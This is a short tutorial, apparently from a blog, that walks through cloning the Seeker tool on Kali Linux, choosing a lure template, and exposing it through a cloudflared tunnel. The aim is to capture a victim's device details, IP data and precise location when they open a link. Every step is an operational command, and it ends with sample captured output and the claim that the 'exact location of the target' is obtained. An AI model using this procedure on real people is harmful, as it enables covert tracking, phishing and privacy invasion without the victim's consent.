Step 1:- Download the Seeker tool from Git Hub

https://github.com/thewhiteh4t/seeker.git

Step 2:- install tool in kali using Git Clone

"Git Clone https://github.com/thewhiteh4t/seeker.git"

Step 3:- Go to the Download folder

"cd Downloads"

Step 4:- cd Seeker

Step 5:- Run the tool

"sudo python3 seeker.py"

Step 5:- Choose any template or you can customize your own template

Step 6:- Enter the details and click Enter

step 7:- To host the link publicly use cloudflared

Cloudflare download link https://developers.cloudflare.com/cloudflare-one/connections/connect-networks/downloads/

Download ".Deb" type for linux

Step 8:- install gdebi

"sudo apt install gdebi"

step 9:- open the downloaded cloudflare file using gdebi and install cloudflare(right click on cloudflare and open with gdebi to install)


Step 10:-to host the link publicly using cloudflare type

"cloudflared -url localhost:8080"

Step 11:-Copy the link and paste it on a browser

Result after clicking

```
[!] Device Information :

[+] OS          : Intel Mac OS X 10_15_7
[+] Platform    : Linux x86_64
[+] CPU Cores   : 8
[+] RAM         : 8
[+] GPU Vendor  : Google Inc. (Google)
[+] GPU         : ANGLE (Google, Vulkan 1.3.0 (SwiftShader Device (Subzero) (0×0000C0DE)), SwiftShader driver)
[+] Resolution  : 800×600
[+] Browser     : Chrome/108.0.0.0
[+] Public IP   : 34.83.203.92

[!] IP Information :

[+] Continent : North America
[+] Country   : United States
[+] Region    : Oregon
[+] City      : The Dalles
[+] Org       : Google LLC
[+] ISP       : Google LLC

[!] Location Information :

[+] Latitude  : 19.7795 deg
[+] Longitude : 79.3646 deg
[+] Accuracy  : 25000 m
[+] Altitude  : Not Available
[+] Direction : Not Available
[+] Speed     : Not Available

[+] Google Maps : https://www.google.com/maps/place/19.7795+79.3646
[+] Data Saved : /home/kali/Downloads/seeker/db/results.csv

[+] Waiting for Client ... [ctrl+c to exit]
```

Here we get all the info about the target and also the exact location of the target.